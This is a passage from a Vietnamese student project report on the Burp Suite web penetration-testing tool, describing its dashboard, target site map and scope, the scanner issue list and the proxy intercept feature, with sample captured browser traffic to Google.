

ĐẠI HỌC QUỐC GIA THÀNH PHỐ HỒ CHÍ MINH
TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN
KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG



BÁO CÁO ĐO ÁN

Môn học: Bảo mật web và ứng dụng

Học kỳ II (2020 – 2021)

CÔNG CỤ BURP SUITE

Giảng viên hướng dẫn: Đỗ Hoàng Hiển

Sinh viên thực hiện:

Bùi Xuân Thái – 18521379

Nguyễn Ngọc Minh Trí – 18521529

Thành phố Hồ Chí Minh, tháng 7 năm 2021

MỞ ĐẦU

Internet chưa bao giờ là nơi an toàn cho các thông tin cá nhân. Đặc biệt là đối với các doanh nghiệp sử dụng website để kinh doanh. Bạn nghĩ sao khi website chứa các thông tin liên quan đến chiến lược này bị rò rỉ ra ngoài? Chắc chắn thiệt hại không chỉ tính bằng tiền trước mắt mà còn ảnh hưởng đến khả năng phát triển của chính công ty đó. Vì vậy việc kiểm tra và đánh giá bảo mật website là một điều quan trọng. Ngày nay có nhiều công cụ dùng để thực hiện việc này, và trong báo cáo này nhóm em tìm hiểu và nghiên cứu về công cụ Burp Suite – một công cụ rất phổ biến trong việc pentest web.

MỤC LỤC

I. Giới thiệu:	5
1. Burp suite là gì?	5
2. Các chức năng chính của Burp Suite:.....	5
II. Các chức năng:	6
1. Dashboard:	6
2. Target:	7
2.1. Target Site map:.....	7
2.2. Target scope:.....	13
2.3. Issue views:.....	13
3. Proxy:.....	14
3.1. Intercept:	14
3.2. Proxy history:.....	17
3.3. Options:.....	20
4. Burp Intruder:.....	29
4.1. Target:	29
4.2. Position:	30
4.3. Payload:	32
4.4. Resource pool:	33
4.5. Options:.....	34
5. Repeater:	38
6. Sequencer:.....	39
6.1. Live capture:	39
6.2. Manual load:	41
6.3. Analysis options:	42
7. Decoder:	43
8. Compare:.....	44
9. Logger:	45

10. Extender:	46
10.1. Extensions:.....	46
10.2. BApp store:	47
10.3. Burp Extender API:	48
10.4. Options:.....	48
III. How to use Burp Suite for penetration testing:	50
1. Testing workflow:.....	50
1.1. Recon and analysis:	50
1.2. Tool configuration:	51
1.3. Vulnerability detection and exploitation:	51
2. Sử dụng Burp Suite để giải các bài CTF:	53
2.1. Who am i:	53
2.2. Reflected XSS into HTML context with most tags and attributes blocked	
	54
IV. Tổng kết:	58

I. Giới thiệu:

1. Burp suite là gì?

Burp Suite là một trong những công cụ kiểm tra thâm nhập và tìm lỗ hổng phổ biến nhất và thường được sử dụng để kiểm tra bảo mật ứng dụng web. Burp Suite là một công cụ dựa trên proxy được sử dụng để đánh giá tính bảo mật của các ứng dụng dựa trên web và thực hiện kiểm tra thực hành. Burp Suite là trình quét lỗ hổng bảo mật trên web được sử dụng rộng rãi nhất trên thế giới. Nó có các mô đun mạnh mẽ và được đóng gói với các phần mở rộng tùy chọn có thể tăng hiệu quả kiểm tra ứng dụng web. Burp Suite là một công cụ pentest ứng dụng web. Đây không phải là một công cụ “ăn sẵn” như Acunetix, mà nó chỉ hỗ trợ một số việc cho tester trong quá trình pentest. Với một chút cố gắng, bất kỳ ai cũng có thể sử dụng Burp Suite để kiểm thử các ứng dụng web. Các tính năng nâng cao của Burp sẽ giúp tester nâng cao kỹ năng và trình độ của mình hơn nữa. Ngoài ra, giao diện của Burp cũng rất trực quan và thân thiện. Chúng ta có thể nhìn rõ request được gửi (Request) cũng như phản hồi từ phía server (Response).


Có thể download tại <https://portswigger.net/burp/communitydownload>.

2. Các chức năng chính của Burp Suite:

- Interception Proxy: được thiết kế để bắt các request từ đó có thể tùy ý sửa đổi trước khi các request này được gửi lên server.
- Repeater: cho phép sử dụng một request trước đó và tùy sửa đổi nội dung request một cách nhanh chóng nhiều lần khác nhau.
- Intruder: tự động hóa việc gửi hàng loạt các request có chứa các payload tương tự nhau lên server.
- Decoder: decode và encode string theo các format khác nhau (URL, Base64, HTML,...).
- Comparer: chỉ ra sự khác nhau giữa các requests/responses
- Extender: API để mở rộng chức năng của Burp Suite. Bạn có thể download các extensions thông qua Bapp Store.
- Scanner (chỉ có trong bản Pro): đây là một mô đun khác mạnh mẽ, nó tự động quét các lỗ hổng trong ứng dụng web (XSS, SQLi, Command Injection, File Inclusion,...).

II. Các chức năng:

1. Dashboard:



Burp Suite's dashboard cho phép chúng ta kiểm soát và theo dõi các hoạt động tự động của Burp Suite:

- Scan một website bằng cách click “New scan”, tuy nhiên tính năng này chỉ có ở bản pro.
- Theo dõi tiến trình của các task đang chạy và mở cửa sổ chi tiết tác vụ cho một task riêng lẻ, để xem thêm thông tin.
- Tạm dừng và tiếp tục các task riêng lẻ hoặc tắt cả các task.
- Sắp xếp lại các task trong task list.
- Cấu hình cài đặt cho cách các task được quản lý và thực thi, bằng cách nhấp vào biểu tượng bánh răng ở đầu Tasks panel.
- Xem sự cố hoạt động từ bất kỳ audit task nào đang chạy, để xem các lỗi hỏng bảo mật được báo cáo trong thời gian thực.
- Cấu hình live scanning bằng cách click “New live task”.
- Xem event log để theo dõi các cảnh báo hoặc thông tin khác. Thông tin này có thể hữu ích để khắc phục sự cố kết nối mạng hoặc các sự cố khác.
- Lọc danh sách tasks để hiển thị các task đang chạy, bị tạm dừng hoặc đã hoàn thành. Ta cũng có thể lọc để hiển thị live task, scan hoặc Intruder attack.

Ta có thể click vào biểu tượng “pop-out” ở góc của mỗi bảng điều khiển để hiển thị cửa sổ đó dưới dạng một cửa sổ riêng biệt, vì vậy ta có thể hiển thị cửa sổ này trong khi làm việc ở các khu vực khác của Burp Suite.

2. Target:

Có thể nhìn tổng quát nhất các phần của ứng dụng, liệt kê tất cả các link mà trình duyệt đã đi qua theo các đối tượng phân biệt bằng domain name và khu vực trong các ứng dụng.

2.1. Target Site map:

Tổng hợp tất cả các thông tin mà Burp Suite đã thu thập được về các ứng dụng. Ta có thể lọc và chú thích thông tin này để giúp quản lý thông tin và cũng có thể sử dụng Site map để thúc đẩy quá trình thử nghiệm.

Host	Method	URL	Params	Status	Length	MIME type	Title	Comment	Time requested
https://www.gstatic.com	GET	/og/_js/k=og.qtm.e...		200	160983	script			23:14:51 1 ...
https://www.gstatic.com	GET	/og/_js/k=og.qtm.e...		200	158531	script			23:14:11 1 ...

Những site hoặc link nào đang được mở trực tiếp trên browser sẽ có màu đen, các web hoặc link có liên kết tới nhưng không được người dùng bấm sẽ có màu xám.

2.1.1. Site map views:

Chế độ xem dạng cây bên trái chứa nội dung trình bài phân cấp, với các URL được chia nhỏ thành các domain, các thư mục, các file và các yêu cầu được tham số hóa, ta có thể mở rộng các nhánh để xem chi tiết. Chế độ xem bên phải chứa thông tin chi tiết

về cả nội dung và các vấn đề đã phát hiện đối với các mục được chọn trong chế độ xem dạng cây, nội dung và các vấn đề có thể được hiển thị trong các tab phụ riêng biệt hoặc chia tách trái/phải.

Ta cũng có thể bật lên một new site map window, dựa trên cùng một dữ liệu cơ bản, bằng cách sử dụng tùy chọn “Show new site map window”. Ta cũng có thể áp dụng các display filter khác.

2.1.2. Content views:

Bao gồm:

- Tất cả các tài nguyên đã được yêu cầu trực tiếp qua Proxy.
- Bất kỳ mục nào đã được suy ra bằng cách phân tích phản hồi cho các yêu cầu proxy (miễn là chưa tắt tính năng thu thập thông tin thụ động (passive crawling)).
- Nội dung được phát hiện bằng Scanner hoặc các chức năng khám phá nội dung.
- Bất kỳ mục nào do người dùng thêm theo cách thủ công, từ đầu ra của các công cụ khác.

Các mục trong site map đã được yêu cầu được hiển thị bằng màu đen. Theo mặc định khi bắt đầu duyệt một typical application, một lượng lớn nội dung sẽ xuất hiện với màu xám trước khi ta yêu cầu nó, vì Burp Suite đã phát hiện ra các links đến nó trong nội dung ta yêu cầu. Ta có thể xóa nội dung (ví dụ: trên các domain khác nhau được liên kết từ target application), bằng cách đặt phạm vi mục tiêu thích hợp và sử dụng site map display filter.

Bảng nội dung hiển thị các chi tiết về từng mục đã chọn (URL, HTTP status code, page title,...). Ta có thể sắp xếp bảng theo bất kỳ cột nào. Nếu chọn một mục trong bảng, request và response (nếu có) cho mục đó sẽ được hiển thị trong request/response.

Request **Response**

Pretty Raw Hex \n Ⓜ

```
1 GET
  /og/_/js/k=og.qtm.en_US.Mcgb3V2Io6U.0/rt=j/m=qabr,q_dnp,qwid,qapid,qald/exm=qaaw,qadd,qaid,q
  ein,qhaw,qhbr,qhch,qhga,qhid,qhin,qhpr/d=1/ed=1/rs=AA2YrTseq8iIl0Kvn3eJZ37f_pfTRiLksg HTTP/2
2 Host: www.gstatic.com
3 Sec-Ch-Ua: "Chromium";v="91", "Not;A Brand";v="99"
4 Sec-Ch-Ua-Mobile: ?0
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/91.0.4472.114 Safari/537.36
6 Accept: /*
7 X-Client-Data: CJPxygE=
8 Sec-Fetch-Site: cross-site
9 Sec-Fetch-Mode: no-cors
10 Sec-Fetch-Dest: script
11 Referer: https://www.google.com/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Connection: close
15
16
```

Request **Response**

Pretty Raw Hex Render \n Ⓜ

```
1 HTTP/2 200 OK
2 Accept-Ranges: bytes
3 Vary: Accept-Encoding, Origin
4 Content-Type: text/javascript; charset=UTF-8
5 Content-Security-Policy-Report-Only: require-trusted-types-for 'script'; report-uri https://
6 Cross-Origin-Resource-Policy: cross-origin
7 Content-Length: 160223
8 Date: Wed, 30 Jun 2021 08:00:36 GMT
9 Expires: Thu, 30 Jun 2022 08:00:36 GMT
10 Last-Modified: Mon, 28 Jun 2021 01:44:47 GMT
11 X-Content-Type-Options: nosniff
12 Server: sffe
13 X-Xss-Protection: 0
14 Cache-Control: public, max-age=31536000
15 Age: 116056
16 Alt-Svc: h3=":443"; ma=2592000,h3-29=:443"; ma=2592000,h3-T051=:443"; ma=2592000,h3-Q050='
17
18 this.gbar_=this.gbar_||{
19   };
20   (function(_){
21     var window=this;
22     try{
23       /*
24
25       Copyright The Closure Library Authors.
26       SPDX-License-Identifier: Apache-2.0
27     */
28     var re;
29     _._se=function(a,b){
30       b?a.setAttribute("role",b):a.removeAttribute("role")
31     }
32   }
33 }
```

2.1.3. Site map display filter:


Thanh filter phía trên site map mô tả current display filter. Filter có thể được cấu hình dựa trên các thuộc tính sau:

- Request type: Hiển thị các mục trong phạm vi, chỉ các mục được yêu cầu, chỉ các request có tham số, hoặc ẩn các mục không tìm thấy.
- MIME type: Cấu hình hiển thị hay ẩn responses chứa nhiều loại MIME khác nhau, chẳng hạn như HTML, CSS hoặc hình ảnh.
- Status code: Cấu hình hiển thị hay ẩn responses bằng các HTTP status code khác nhau.
- Folders: Tùy chọn ẩn các thư mục trống. Điều này rất hữu ích để loại bỏ các thư mục có tất cả các mục con đã bị ẩn bởi các display filter attribute.
- Search term (bản pro): Lọc xem các response có chứa cụm từ tìm kiếm hay không.
- File extension: Cấu hình hiển thị hay ẩn các mục có phần mở rộng tệp được chỉ định.
- Annotation: Cấu hình chỉ hiển thị các mục có nhận xét hoặc đánh dấu do người dùng cung cấp hay không.

Nội dung được hiển thị trong site map thực sự là một chế độ xem trong underlying database và display filter kiểm soát những gì được đưa vào.

Host	Method	URL	Params	Status	Length	MIME type	Title	Comment	Time requested
https://www.gstatic.com	GET	/og/_js/k=og.qtm.e...		200	158531	script			23:14:11 1 Jul 2021
https://www.gstatic.com	GET	/og/_js/k=og.qtm.e...		200	160983	script			23:14:51 1 Jul 2021
https://www.gstatic.com	GET	/gb/html/afbp.html							
https://www.gstatic.com	GET	/images/icons/mater...							
https://www.gstatic.com	GET	/images/icons/mater...							
https://www.gstatic.com	GET	/images/icons/mater...							

2.1.4. Site map testing workflow:



- Add/ Remove from/to Scope : Định nghĩa các ứng dụng nào là mục tiêu.
- Scan/send to ...: Gửi bất kỳ mục nào đến các Burp tool khác, để thực hiện các cuộc tấn công hoặc phân tích sâu hơn.
- Show response in browser: Hiển thị response đã chọn trong trình duyệt của mình, nhằm tránh các hạn chế của trình kết xuất HTML tích hợp sẵn của Burp. Khi chọn tùy chọn này, Burp cung cấp một URL duy nhất mà ta có thể dán vào trình duyệt của mình để hiển thị response.
- Request in browser:
 - In original session: Điều này khiến Burp đưa ra request bằng cách sử dụng exact Cookie header xuất hiện trong original request.

- In current browser session: Điều này khiến Burp đưa ra request bằng cách sử dụng cookie do trình duyệt cung cấp.

- Engagement tools (bản pro):

- Search : Cho phép tìm theo từ khóa được định trước trong những phần của request hoặc response.
- Find Comments : Tìm tất cả chú thích trong khu vực được chọn.
- Find scripts : Tìm tất cả các javascript trong khu vực được chọn.
- Find references : Tìm các references trong khu vực được chọn.
- Analyze target : Liệt kê các link trong khu vực được chọn bao gồm : static link, dynamic link, parameters.....
- Discover content : Tìm các file tồn tại trong khu vực được chọn.
- Schedule task : Tạo schedule cho scan, spider, save state....
- Generate CSRF PoC: Tạo một số HTML, khi được xem trong trình duyệt, yêu cầu đã chọn sẽ được đưa ra.
- Simulate manual testing: Tạo HTTP traffic tương tự như lưu lượng truy cập do kiểm tra thâm nhập thủ công gây ra.

- Compare site maps: Xác định sự khác biệt giữa hai site maps. Đây là một tính năng mạnh mẽ có thể được sử dụng cho nhiều mục đích khác nhau, cụ thể là kiểm tra các lỗ hỏng kiểm soát truy cập.

- Add comment: Thêm comment vào các mục trong bảng đã chọn.

- Highlight: Đánh dấu cho các mục trong bảng đã chọn.

- Expand / collapse branch / requested items: Mở rộng toàn bộ các nhánh của cây và thu gọn chúng sau khi đã xem xét chúng.

- Delete item(s): Xóa vĩnh viễn (các) mục đã chọn.

- Copy URL(s): Sao chép (các) URL của (các) mục đã chọn vào clipboard.


- Copy as curl command: Sao chép vào clipboard tạm một lệnh curl có thể được sử dụng để tạo request đã chọn.

- Copy links: Phân tích cú pháp (các) mục đã chọn cho các links và sao chép chúng vào clipboard.

- Save item(s): Cho phép chỉ định một tệp để lưu chi tiết của (các) mục đã chọn ở định dạng XML.

2.2. Target scope:

Tab dùng để điều chỉnh các site nào được định nghĩa trong scope. Đôi với các ứng dụng nào đưa vào scope sẽ được dùng trong các công cụ khác rất tiện lợi.



- Include in scope : các URL trong đây sẽ được đưa vào scope.
- Exclude from scope : các URL trong đây sẽ được loại trừ khỏi scope.

Có thể định nghĩa trực tiếp các scope tại tab Site map.

2.3. Issue views:

Hiển thị các issue mà Burp Scanner đã xác định cho các mục đã chọn. Nếu ta chọn một issue, các chi tiết liên quan sẽ được hiển thị, bao gồm:

- Một tư vấn về lỗ hổng bảo mật được tùy chỉnh có chứa mô tả tiêu chuẩn về loại issue và cách khắc phục cũng như mô tả về bất kỳ tính năng cụ thể nào áp dụng cho các issue và ảnh hưởng đến việc khắc phục.
- Các full request và response là cơ sở để báo cáo issue. Nếu có thể, các phần của request và response có liên quan đến việc xác định và tái tạo issue được đánh dấu trong request and response message editors.
- Chi tiết về bất kỳ tương tác nào với Burp Collaborator server là cơ sở để báo cáo issue.

Thông thường, cách nhanh nhất để tái tạo và xác minh issue là sử dụng context menu trên message editor để gửi request tới Burp Repeater.

Mỗi issue mà Burp Scanner báo cáo đều được đánh giá theo mức độ nghiêm trọng (high, medium, low, informational) và độ tin cậy (certain, firm, tentative). Những đánh giá này phải được hiểu là chỉ dẫn và nên xem xét chúng dựa trên kiến thức của ta về chức năng của ứng dụng và bối cảnh.

Name	Typical severity	Type index
HTML5 storage manipulation (stored DOM-based)	Information	0x00500f02
Link manipulation (DOM-based)	Low	0x00501000
Link manipulation (reflected DOM-based)	Low	0x00501001
Link manipulation (stored DOM-based)	Low	0x00501002
Link manipulation (reflected)	Information	0x00501003
Link manipulation (stored)	Information	0x00501004
Document domain manipulation (DOM-based)	Medium	0x00501100
Document domain manipulation (reflected DOM-based)	Medium	0x00501101
Document domain manipulation (stored DOM-based)	Medium	0x00501102
DOM data manipulation (DOM-based)	Information	0x00501200
DOM data manipulation (reflected DOM-based)	Information	0x00501201
DOM data manipulation (stored DOM-based)	Information	0x00501202
CSS injection (reflected)	Medium	0x00501300
CSS injection (stored)	Medium	0x00501301
Client-side HTTP parameter pollution (reflected)	Low	0x00501400
Client-side HTTP parameter pollution (stored)	Low	0x00501401
Form action hijacking (reflected)	Medium	0x00501500
Form action hijacking (stored)	Medium	0x00501501
Database connection string disclosed	Medium	0x00600080
Source code disclosure	Low	0x00600080
Backup file	Information	0x006000d8
Directory listing	Information	0x00600100
Email addresses disclosed	Information	0x00600200
Private IP addresses disclosed	Information	0x00600300
Social security numbers disclosed	Information	0x00600400
Credit card numbers disclosed	Information	0x00600500
Private key disclosed	Information	0x00600550
Robots.txt file	Information	0x00600600
Cacheable HTTPS response	Information	0x00600700
Base64-encoded data in parameter	Information	0x00700200
Multiple content types specified	Information	0x00800100
HTML does not specify charset	Information	0x00800200
HTML uses unrecognized charset	Information	0x00800300
Content type incorrectly stated	Low	0x00800400
Content type is not specified	Information	0x00800500
TLS certificate	Medium	0x1000100
Unencrypted communications	Low	0x1000200
Strict transport security not enforced	Low	0x1000300
Mixed content	Information	0x1000400
Extension generated issue	Information	0x08000000

3. Proxy:

Burp Proxy cho phép người dùng chặn, xem và sửa đổi tất cả các requests và response truyền giữa trình duyệt web và destination web servers.

3.1. Intercept:

```

1 GET /xs/_/js/k=xjs.s.vi.aOK4tWHQCPg.0/m=cdo$,$dpf,hsm,jxa,d,cxi/am=QBRAAAQAAAAAAAAAAAAABEYAAAAAAvBgAAAAACAAcgaICAZHAgAAAyZ14ABAAAACA0Aj0GDHKCAACAAAAJjAfoCA_yTA4BLThAaaaaaaaaaaaa10BGq
2 GIGgAIAAAAEForJwJACAAh/d=1/ed=1/dg=2/br=1/rs=ACT90oHap_PNOpKjCzobM0GhIz3gl-dHsw HTTP/2
3 Host: www.google.com
4 Cookie: NID=218=MdQhwspx992p50CCUCLABNeay-WgQ-5STmyOEopNUBNSWqQyjSI6PrcBpRG3jo3xKqY6Ebr2wafevKyD9rCVTtUFfbxsRNv2JnQtCEIYSS7bN4NTK7CemknLbmxtS-2cbri-PFCCSFByO5bbMKLbjAEj5RiZbhQR3ymj
5 Sec-CH-IP-Country: US
6 Sec-CH-IP-Region: CA
7 Sec-CH-UA: "Chromium";v="91", "Not;A Brand";v="99"
8 Sec-CH-UA-Mobile: ?0
9 Sec-CH-UA-Full-Version: 91.0.4472.114
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: no-cors
13 Sec-Fetch-Dest: script
14 Referer: https://www.google.com/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close

```

Tab Intercept được sử dụng để hiển thị và sửa đổi các thông báo HTTP và WebSocket truyền giữa trình duyệt và web server.

Khi một intercepted message được hiển thị, thông tin chi tiết của máy chủ đích sẽ được hiển thị ở đầu bảng điều khiển. Đối với các HTTP requests, có thể chỉnh sửa target server mà request sẽ được gửi đến bằng cách click vào server caption.

Bảng điều khiển bao gồm:


- Forward: Gửi message đã được xem xét và chỉnh sửa đến server hoặc trình duyệt.
- Drop: Bỏ qua message để nó không được forward.
- Interception is on/off: Bật hoặc tắt tất cả các biện pháp đánh chặn. Nếu “Intercept is on”, message sẽ bị chặn hoặc tự động forward theo các tùy chọn đã được cấu hình để chặn HTTP message và WebSocket message. Nếu “Intercept is off”, tất cả các message sẽ được tự động forward.
- Action: Hiển thị menu các hành động có sẵn có thể được thực hiện trên currently display message.
- Comment field: Thêm comment vào các mục để dễ dàng xác định chúng sau này. Comment được thêm vào intercept panel sẽ xuất hiện trong mục liên quan trong Proxy history.
- Highlight: đánh dấu các mục cần thiết. Các mục đánh dấu sẽ xuất hiện trong Proxy history và trên intercepted response.

Main panel của Intercept tab chứa message editor hiển thị message hiện đang bị chặn, cho phép phân tích và thực hiện nhiều hành động trên đó.

```
GET /xjs/_js/k=xjs.s.vi.a0X4tWHQCp.g.0/m=cdo.s,dpt,hsm,jsa,d,csi/am=QBEEAAQBAAAAAAAAABEYAAAAAAvBgAAAAAACAgAICAZHAgAAy214ABAAAACAOAjODHICAAACAAAJJafOCayYA4BLThAEAAAAAAABAA1BGQGJggACAAAAAEP0rJwJACAAAd1/ed1/dg+2/bz=1/rs=ACT50HoMp_PNQpKjCz0Bm0GhIz3gl-dHw HTTP/2
Host: www.google.com
Cookie: NID=218=MdQhvspx952p50C2UC1ABNeay-WgQ-5STay0KopNUBNSWqQyqrS16PhCHpRG3jo3xKqY6EbrCvmfevKyCQrCVTtUFfzbxsRNw2JnQTcCEIYSS7hN4N7K7CemknLbmxts-Zcbri-PFCC9F8y05bbNKLbjARj5RizBhQR3ym; hPc; fP_JAR=2021-07-02-07
